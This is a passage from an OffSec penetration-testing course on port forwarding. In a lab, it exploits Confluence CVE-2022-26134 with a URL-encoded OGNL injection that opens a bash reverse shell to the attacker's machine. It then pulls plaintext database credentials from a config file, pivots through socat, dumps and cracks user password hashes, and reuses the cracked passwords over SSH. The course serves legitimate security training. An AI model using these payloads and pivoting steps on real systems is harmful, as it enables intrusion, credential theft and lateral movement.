One of the first things to notice about this diagram is that there are two named networks: the *Wide Area Network* (WAN)[888] on the left and the *Demilitarized Zone* (DMZ)[889] on the right. Our Kali machine is in the WAN, the PostgreSQL database server PGDATABASE01 is in the DMZ, and the Confluence server CONFLUENCE01 straddles both.

A WAN is a network that is large and expansive. Some people refer to the public internet as the largest WAN in the world, and some larger organizations will refer to their large internal network as a WAN, or internal WAN. In this case, since we're simulating an attack from an external network, the WAN represents a large corporate internal network, or the internet itself.

---

*Throughout the exercises in this Module, our Kali machine will be situated in the WAN. We will only be able to route directly from our Kali machine to hosts that are also on the WAN.*

---

A DMZ is a network containing devices that may be more exposed to a wider, less trusted network. A DMZ helps create a buffer zone between hosts on the wider, less trusted network and internal hosts. In this way, it serves a similar function to a real-world *Demilitarized zone*.[890] In this scenario, the DMZ is the buffer network segment between the WAN and whatever other internal networks we may find.

CONFLUENCE01 is straddling both the WAN and DMZ to illustrate that it is able to communicate on both networks. CONFLUENCE01 is also listening on TCP port 8090, illustrated by the "open socket" attached to the icon.

PGDATABASE01 is within the DMZ network boundary - it does not straddle the WAN/DMZ. Our Kali machine is not in the DMZ, so we can't directly route to PGDATABASE01. PGDATABASE01 also has an "open socket" attached to it, illustrating that there's something listening on TCP port 5432 (this is likely a PostgreSQL server, since the default port is 5432).

---

*Since the only thing we know about PGDATABASE01 so far is that it exists, we don't yet know if it's attached to any other networks. If later we find that PGDATABASE01 is attached to other networks, we will expand our network diagram.*

---

With the credentials we found on CONFLUENCE01, we want to try to connect to this PostgreSQL port on PGDATABASE01 from our Kali machine.

Before getting into more detail, let's set up our lab environment to recreate the scenario we've described so far.

---

[888] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Wide_area_network

[889] (Wikipedia, 2022), https://en.wikipedia.org/wiki/DMZ_(computing)

[890] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Demilitarized_zone

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*At the end of the Port Forwarding with Socat section of this Learning Unit, a group of VMs are provided that can be used to follow along with the following sections. These VMs are provided so you can gain hands-on experience with all the techniques we cover. You can start the VM group at any point and follow along at whatever pace feels comfortable.*

### 18.2.2 Setting Up the Lab Environment

To gain access to CONFLUENCE01, we need to leverage the command execution vulnerability in the Confluence web application to get a reverse shell. After discovering that the Confluence web application is vulnerable to CVE-2022-26134, we'll find a blog post from *Rapid7*[891] that includes a *cURL*[892] command containing a *proof-of-concept*[893] payload that claims to exploit the vulnerability and return a reverse shell.

```
curl -v
http://10.0.0.28:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByNa
me%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash
%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/10.0.0.28/1270%200%3E%261%27%29.start%28%29%22%29%7D/
```

*Listing 518 - The example payload from the Rapid7 blog post.*

We don't run payloads without understanding exactly what they do, so we first need to figure out what's happening in this proof-of-concept.

The verbose (`-v`) `curl` request is being made to `http://10.0.0.28:8090`, which we assume is the blogpost author's vulnerable Confluence server. After this, the URL *path*[894] looks more interesting. We observe that a lot of the characters in it are *URL encoded*,[895] so we need to *URL decode* them to get a clearer sense of what the payload actually does.

*You can quickly URL decode strings by selecting Decode As… > URL in the Decoder tab in Burp,[896] or using an online tool such as CyberChef.[897] If working with sensitive information in a real corporate environment, you should avoid pasting data into online tools. However, in this case we're decoding a proof-of-concept that's already public, so we can use online tools if necessary.*

After URL decoding the path, the function of the payload is clearer.

[891] (Rapid7, 2022), https://www.rapid7.com/blog/post/2022/06/02/active-exploitation-of-confluence-cve-2022-26134/

[892] (cURL, 2022), https://curl.se/

[893] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Proof_of_concept

[894] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Uniform_Resource_Identifier#Syntax

[895] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Percent-encoding

[896] (PortSwigger, 2022), https://portswigger.net/burp

[897] (GCHQ, 2022), https://gchq.github.io/CyberChef/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new
java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/10.0.0.28/1270
0>&1').start()")}/
```

*Listing 519 - The example payload URL-decoded.*

The URL path is an *OGNL injection* payload. OGNL is *Object-Graph Notation Language*,[898] an expression language commonly used in Java applications. OGNL injection can take place when an application handles user input in such a way that it gets passed to the OGNL expression parser. Since it's possible to execute Java code within OGNL expressions, OGNL injection can be used to execute arbitrary code.

The OGNL injection payload itself uses Java's *ProcessBuilder*[899] class to spawn a *Bash* interactive reverse shell (*bash -i*).

This proof-of-concept payload is almost perfect for our needs. However, we need to modify it before we can use it. This is for two reasons. First, the Confluence server that the payload is pointing to in the original payload is not where our vulnerable Confluence server is. Second, the Bash reverse shell payload is pointing at port 1270 on 10.0.0.28, which is not where our Kali machine is. We need to modify these parameters in the payload before we can reuse it to exploit CONFLUENCE01 and return a shell to our own Kali machine.

While making these modifications, we also need to take the URL encoding into account. The payload string in the proof-of-concept isn't completely URL encoded. Certain characters (notably ".", "-" and "/") are not encoded. Although it's not always the case, for *this* particular exploit, this turns out to be important to the functioning of the payload. If any of these characters are encoded, the server will parse the URL differently, and the payload may not execute. This means we can't apply URL encoding across the whole payload once we've modified it.

Keeping this in mind, we'll manually modify the parameters we need, using the original proof-of-concept payload as our base. We can change the Confluence server IP to 192.168.50.63, and the Bash interactive shell payload IP and port to a listener we're going to open on our Kali machine (/dev/tcp/192.168.118.4/4444). We'll also remove the curl verbosity flag. This leaves us with the following modified payload:

```
curl
http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngine
ByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27
bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/192.168.118.4/4444%200%3E%261%27%29.start%28%29%22%29%7D/
```

*Listing 520 - The modified payload.*

Now that our payload is customized for our use, we can start a *Netcat*[900] listener on our Kali machine on TCP port 4444.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

*Listing 521 - Starting Netcat listener on port 4444 on our Kali machine.*

[898] (Wikipedia, 2022), https://en.wikipedia.org/wiki/OGNL

[899] (Oracle, 2022), https://docs.oracle.com/javase/7/docs/api/java/lang/ProcessBuilder.html

[900] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Netcat

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

With our listener running, we'll open another shell on our Kali machine, then run the curl command we just constructed.

```
kali@kali:~$ curl
http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngine
ByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27
bash%27%2C%27-c%27%2C%27bash%20-
i%20%3E%26%20/dev/tcp/192.168.118.4/4444%200%3E%261%27%29.start%28%29%22%29%7D/

kali@kali:~$
```

*Listing 522 - Executing the modified reverse shell payload.*

The command itself doesn't return anything, but the reverse shell is caught by our listener.

```
...
listening on [any] 4444 ...
connect to [192.168.118.4] from (UNKNOWN) [192.168.50.63] 55876
bash: cannot set terminal process group (813): Inappropriate ioctl for device
bash: no job control in this shell
confluence@confluence01:/opt/atlassian/confluence/bin$ id
id
uid=1001(confluence) gid=1001(confluence) groups=1001(confluence)
```

*Listing 523 - Bash reverse shell caught by our Netcat listener, and confirmed with the id command.*

The id command confirms that this shell is running with the privileges of the *confluence* user. This user has quite limited privileges. Regardless, we now have a reverse shell from CONFLUENCE01 to our Kali machine.

We can now start some light enumeration of CONFLUENCE01 using our new shell. We'll check the network interfaces using ip addr.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:54:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.63/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5446/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:c2:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.63/24 brd 10.4.50.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:c2c9/64 scope link
       valid_lft forever preferred_lft forever
```

*Listing 524 - Enumerating network interfaces on CONFLUENCE01.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output shows us that CONFLUENCE01 has two network interfaces: *ens192* and *ens224*. *ens192* has the IP address 192.168.50.63, and *ens224* has the IP address 10.4.50.63. We can then check the routes using ip route.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ip route
ip route
default via 192.168.50.254 dev ens192 proto static
10.4.50.0/24 dev ens224 proto kernel scope link src 10.4.50.63
10.4.50.0/24 via 10.4.50.254 dev ens224 proto static
192.168.50.0/24 dev ens192 proto kernel scope link src 192.168.50.63
```

*Listing 525 - Enumerating routes on CONFLUENCE01.*

The command shows us that we should be able to access hosts in the 192.168.50.0/24 subnet through the *ens192* interface, and hosts in the 10.4.50.0/24 subnet through the *ens224* interface.

Continuing our enumeration, we'll find the Confluence configuration file at /var/atlassian/application-data/confluence/confluence.cfg.xml. While reading the contents using cat, we discover some plaintext database credentials located within.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ cat /var/atlassian/application-
data/confluence/confluence.cfg.xml
<sian/application-data/confluence/confluence.cfg.xml
<?xml version="1.0" encoding="UTF-8"?>

<confluence-configuration>
  <setupStep>complete</setupStep>
  <setupType>custom</setupType>
  <buildNumber>8703</buildNumber>
  <properties>
...
    <property name="hibernate.connection.password">D@t4basePassw0rd!</property>
    <property
name="hibernate.connection.url">jdbc:postgresql://10.4.50.215:5432/confluence</propert
y>
    <property name="hibernate.connection.username">postgres</property>
...
  </properties>
</confluence-configuration>
confluence@confluence01:/opt/atlassian/confluence/bin$
```

*Listing 526 - The credentials found in the Confluence confluence.cfg.xml file on CONFLUENCE01.*

We'll find the IP address of the database server, as well as the plain text username and password used to connect to it. We can use these credentials to authenticate to the database and continue our enumeration.

We've hit a limitation, however. CONFLUENCE01 doesn't have a PostgreSQL client installed on it. Since we are running as the low-privileged *confluence* user, we are also unable to easily install software.

We *do* have the PostgreSQL client *psql* installed on our Kali machine, but we can't connect directly to PGDATABASE01 from our Kali machine, since it's only routable from CONFLUENCE01.

In this scenario, there is no firewall in place between our Kali machine and CONFLUENCE01, meaning that there is nothing stopping us from binding ports on the WAN interface of CONFLUENCE01 and connecting to them from our Kali machine.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This is exactly the type of situation in which port forwarding can be useful. We can create a port forward on CONFLUENCE01 that listens on a port on the WAN interface, then forward all packets received on this port to the PGDATABASE01 on the internal subnet. In the next section, we will use *Socat*[901] to achieve this.

### 18.2.3 Port Forwarding with Socat

Now we are ready to create a port forward. We have an idea of how we want it to work: CONFLUENCE01 should listen on a port on the WAN interface and forward all packets received on this port to the PGDATABASE01 on the internal subnet. This concept is illustrated in the following diagram:





*Figure 243: The way we expect our port forward to work*

We want to open TCP port 2345 on the WAN interface of CONFLUENCE01, then connect to that port from our Kali machine. We want all the packets that we send to this port to be forwarded by CONFLUENCE01 to TCP port 5432 on PGDATABASE01. Once we set up our port forward, connecting to TCP port 2345 on CONFLUENCE01 will be exactly like connecting directly to TCP port 5432 on PGDATABASE01.

As part of our enumeration of CONFLUENCE01, we'll find Socat installed. Socat is a general-purpose networking tool that can set up a simple port forward in a single command.

---

*In this scenario, we find it already installed, but Socat does not tend to be installed by default on *NIX systems. If not already installed, it's possible to download and run a statically-linked binary version instead.*

---

We will use Socat to set up the port forward we want on CONFLUENCE01. It will listen on a port on the WAN interface (that our Kali machine can connect to) and forward packets received on that port to PGDATABASE01.

---

[901] (dest-unreach, 2022), http://www.dest-unreach.org/socat/doc/socat.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

On CONFLUENCE01, we'll start a verbose (-ddd) Socat process. It will listen on TCP port 2345 (TCP-LISTEN:2345), fork into a new subprocess when it receives a connection (fork) instead of dying after a single connection, then forward all traffic it receives to TCP port 5432 on PGDATABASE01 (TCP:10.4.50.215:5432).

> *We'll listen on port 2345 as it's not in the privileged port range (0-1024), which means we don't need elevated privileges to use it.*

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat -ddd TCP-LISTEN:2345,fork
TCP:10.4.50.215:5432
<ocat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
2022/08/18 10:12:01 socat[46589] I socat by Gerhard Rieger and contributors - see
www.dest-unreach.org
2022/08/18 10:12:01 socat[46589] I This product includes software developed by the
OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)
2022/08/18 10:12:01 socat[46589] I This product includes software written by Tim
Hudson (tjh@cryptsoft.com)
2022/08/18 10:12:01 socat[46589] I setting option "fork" to 1
2022/08/18 10:12:01 socat[46589] I socket(2, 1, 6) -> 5
2022/08/18 10:12:01 socat[46589] I starting accept loop
2022/08/18 10:12:01 socat[46589] N listening on AF=2 0.0.0.0:2345
```

*Listing 527 - Running the Socat port forward command.*

The network is now set up like the following diagram:





*Figure 244: Socat in place as our port forwarder*

With the Socat process running, we can run psql on our Kali machine, specifying that we want to connect to CONFLUENCE01 (-h 192.168.50.63) on port 2345 (-p 2345) with the *postgres* user account (-U postgres). When prompted, we will enter the password, and once connected, we can run the \l command to list the available databases.

```
kali@kali:~$ psql -h 192.168.50.63 -p 2345 -U postgres
Password for user postgres:
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
compression: off)
Type "help" for help.

postgres=# \l
                                  List of databases
    Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
------------+----------+----------+-------------+-------------+-----------------------
 confluence | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
            |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

*Listing 528 - Connecting to the PGDATABASE01 PostgreSQL service and listing databases using psql, through our port forward.*

Success! We've connected to the PostgreSQL database through our port forward. We'll also find that we have access to the *confluence* database.

Using our new database access, we can continue our enumeration. In the confluence database, let's query the *cwd_user* table. This contains the username and password hashes for all Confluence users. We'll connect to the database with the \c confluence command, then run select * from cwd_user; to review everything in that table.

```
postgres=# \c confluence
psql (14.2 (Debian 14.2-1+b3), server 12.11 (Ubuntu 12.11-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
compression: off)
You are now connected to database "confluence" as user "postgres".

confluence=# select * from cwd_user;

   id    |   user_name    | lower_user_name | active |      created_date       |
updated_date       | first_name | lower_first_name |   last_name   | lower_last_name |
display_name      |   lower_display_name   |          email_address           |
lower_email_address         |             external_id              | directory_id |
credential
---------+----------------+-----------------+--------+-------------------------+------
-------------------+------------+------------------+---------------+-----------------
+-------------------------+-------------------------+----------------------------------
-+-----------------------------------+--------------------------------------+--------
------+--------------------------------------------------------------------
  458753 | admin          | admin           | T      | 2022-08-17 15:51:40.803 | 2022-
08-17 15:51:40.803 | Alice      | alice            | Admin         | admin           |
Alice Admin            | alice admin            | alice@industries.internal          |
alice@industries.internal          | c2ec8ebf-46d9-4f5f-aae6-5af7efadb71c |
327681 | {PKCS5S2}WbziI52BKm4DGqhD1/mCYXPl06IAwV7MG7UdZrzUqDG8ZSu15/wyt3XcVSOBo6bC
 1212418 | trouble        | trouble         | T      | 2022-08-18 10:31:48.422 | 2022-
08-18 10:31:48.422 |            |                  | Trouble       | trouble         |
Trouble                | trouble                | trouble@industries.internal        |
trouble@industries.internal        | 164eb9b5-b6ef-4c0f-be76-95d19987d36f |
327681 | {PKCS5S2}A+U22DLqNsq28a34BzbiNxzEvqJ+vBFdiouyQg/KXkjK0Yd9jdfFavbhcfZG1rHE
 1212419 | happiness      | happiness       | T      | 2022-08-18 10:33:49.058 | 2022-
08-18 10:33:49.058 |            |                  | Happiness     | happiness       |
```

```
Happiness              | happiness              | happiness@industries.internal      |
happiness@industries.internal      | b842163d-6ff5-4858-bf54-92a8f5b28251 |
327681 | {PKCS5S2}R7/ABMLgNl/FZr7vvUlCPfeCup9dpg5rplddR6NJq8cZ8Nqq+YAQaHEauk/HTP49
 1212417 | database_admin | database_admin  | T      | 2022-08-18 10:24:34.429 | 2022-
08-18 10:24:34.429 | Database   | database         | Admin Account | admin account   |
Database Admin Account | database admin account | database_admin@industries.internal |
database_admin@industries.internal | 34901af8-b2af-4c98-ad1d-f1e7ed1e52de |
327681 | {PKCS5S2}QkXnkmaBicpsp0B58Ib9W5NDFL+1UXgOmJIvwKjg5gFjXMvfeJ3qkWksU3XazzK0
 1212420 | hr_admin       | hr_admin        | T      | 2022-08-18 18:39:04.59  | 2022-
08-18 18:39:04.59  | HR         | hr               | Admin         | admin           |
HR Admin               | hr admin               | hr_admin@industries.internal       |
hr_admin@industries.internal       | 2f3cc06a-7b08-467e-9891-aaaaeffe56ea |
327681 | {PKCS5S2}EiMTuK5u8IC9qGGBt5cVJKLu0uMz7jN21nQzqHGzEoLl6PBbUOut4UnzZWnqCamV
 1441793 | rdp_admin      | rdp_admin       | T      | 2022-08-20 20:46:03.325 | 2022-
08-20 20:46:03.325 | RDP        | rdp              | Admin         | admin           |
RDP Admin              | rdp admin              | rdp_admin@industries.internal      |
rdp_admin@industries.internal      | e9a9e0f5-42a2-433a-91c1-73c5f4cc42e3 |
327681 | {PKCS5S2}skupO/gzzNBHhLkzH3cejQRQSP9vY4PJNT6DrjBYBs23VRAq4F5N85OAAdCv8S34
(6 rows)

(END)
```

*Listing 529 - The contents of the cwd_user table in the confluence database.*

We receive several rows of user information. Each row contains data for a single Confluence user, including their password hash. We will use *Hashcat*[902] to try to crack these.

The Hashcat mode number for *Atlassian (PBKDF2-HMAC-SHA1)* hashes[903] is *12001*, so we can pass that to the **-m** mode flag. After copying the hashes into a file called **hashes.txt**, we'll pass this as the first positional argument. We can then pass the **fastrack.txt** password list that's built into Kali as the final positional argument.

```
kali@kali:~$ hashcat -m 12001 hashes.txt /usr/share/wordlists/fasttrack.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
============================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 2917/5899 MB
(1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

...

{PKCS5S2}skupO/gzzNBHhLkzH3cejQRQSP9vY4PJNT6DrjBYBs23VRAq4F5N85OAAdCv8S34:P@ssw0rd!
{PKCS5S2}QkXnkmaBicpsp0B58Ib9W5NDFL+1UXgOmJIvwKjg5gFjXMvfeJ3qkWksU3XazzK0:sqlpass123
{PKCS5S2}EiMTuK5u8IC9qGGBt5cVJKLu0uMz7jN21nQzqHGzEoLl6PBbUOut4UnzZWnqCamV:Welcome1234
...
```

*Listing 530 - Hashcat having cracked the database_admin, hr_admin and rdp_admin account hashes.*

[902] (Hashcat, 2022), https://hashcat.net/hashcat/

[903] (Hashcat, 2022), https://hashcat.net/wiki/doku.php?id=example_hashes

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

It appears that the password policy for this Confluence instance isn't very strong. After only a few minutes of cracking, Hashcat returns passwords for the *database_admin*, *hr_admin* and *rdp_admin* users.

We might suspect that these passwords are reused in other places throughout the network. After some more enumeration of the internal network, we'll find PGDATABASE01 is also running an SSH server. Let's try these credentials against this SSH server. With our new port forwarding skill, we can create a port forward on CONFLUENCE01 that will allow us to SSH directly from our Kali machine to PGDATABASE01.

First, we need to kill the original Socat process listening on TCP port 2345. We'll then create a new port forward with Socat that will listen on TCP port 2222 and forward to TCP port 22 on PGDATABASE01.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork
TCP:10.4.50.215:22
</bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
```

*Listing 531 - Creating a new port forward with Socat to access the SSH service on PGDATABASE01.*

With our new Socat port forward set up, our network setup will be configured much like the following diagram:





*Figure 245: Using Socat to open a port forward from CONFLUENCE01 to the SSH server on PGDATABASE01*

There are only very minimal differences between this and the previous network setup. Instead of listening on 2345, we are listening on 2222. Instead of forwarding to TCP port 5432 on PGDATABASE01, we are forwarding to TCP port 22 on PGDATABASE01.

We'll then use our SSH client to connect to port 2222 on CONFLUENCE01, as though we are connecting directly to port 22 on PGDATABASE01. We can use the *database_admin* user, and the password we just cracked using Hashcat.

```
kali@kali:~$ ssh database_admin@192.168.50.63 -p2222
The authenticity of host '[192.168.50.63]:2222 ([192.168.50.63]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:3TRC1ZwtlQexLTS04hV3ZMbFn30lYFuQVQHjUqlYzJo.
This key is not known by any other names
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.63]:2222' (ED25519) to the list of known
hosts.
database_admin@192.168.50.63's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 18 Aug 2022 11:43:07 AM UTC

  System load:  0.1               Processes:               241
  Usage of /:   59.3% of 7.77GB   Users logged in:         1
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

database_admin@pgdatabase01:~$
```

*Listing 532 - Connecting to SSH server on PGDATABASE01, through the port forward on CONFLUENCE01.*

Success! The database_admin credentials have been reused here. We have managed to connect to the SSH server on PGDATABASE01 using the credentials for *database_admin* we found in the PostgreSQL database through the port forward we set up on CONFLUENCE01 with Socat.

In this Learning Unit, we created some simple port forwards using Socat. These allowed us to gain deeper access within a network by leveraging our existing access to a compromised host.

It should also be noted that Socat is not the only way to create port forwards on *NIX hosts. There are several alternatives, of note:

- *rinetd*[904] is an option that runs as a daemon. This makes it a better solution for longer-term port forwarding configurations, but is slightly unwieldy for temporary port forwarding solutions.
- We can combine Netcat and a *FIFO*[905] named pipe file to create a port forward.[906]

[904] (Thomas Boutell and Sam Hocevar, 2022), https://github.com/samhocevar/rinetd

[905] (Linux manual page, 2022), https://man7.org/linux/man-pages/man7/fifo.7.html

[906] (holly, 2015), https://gist.github.com/holly/6d52dd9addd3e58b2fd5

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- If we have root privileges, we could use iptables to create port forwards. The specific iptables port forwarding setup for a given host will likely depend on the configuration already in place. To be able to forward packets in Linux also requires enabling forwarding on the interface we want to forward on by writing "1" to /proc/sys/net/ipv4/conf/[interface]/forwarding (if it's not already configured to allow it).

## 18.3 SSH Tunneling

This Learning Unit covers the following Learning Objectives:

1. Learn the fundamentals of SSH tunneling
2. Use SSH local, dynamic, remote, and remote dynamic port forwarding methods
3. Understand the pros and cons of using sshuttle

At a high-level, *tunneling* describes the act of encapsulating one kind of data stream within another as it travels across a network. Certain protocols called *tunneling protocols*[907] are designed specifically to do this. *Secure Shell* (SSH)[908] is an example of one of these protocols.[909]

SSH was initially developed to give administrators the ability to log in to their servers remotely through an encrypted connection. Before SSH, tools such as *rsh*, *rlogin*,[910] and *Telnet*[911] provided similar remote administration capabilities, but over an *unencrypted* connection.

In the background of each SSH connection, all shell commands, passwords, and data are transported through an encrypted tunnel built using the SSH protocol. The SSH protocol is primarily a tunneling protocol, so it's possible to pass almost any kind of data through an SSH connection. For that reason, tunneling capabilities are built into most SSH tools.

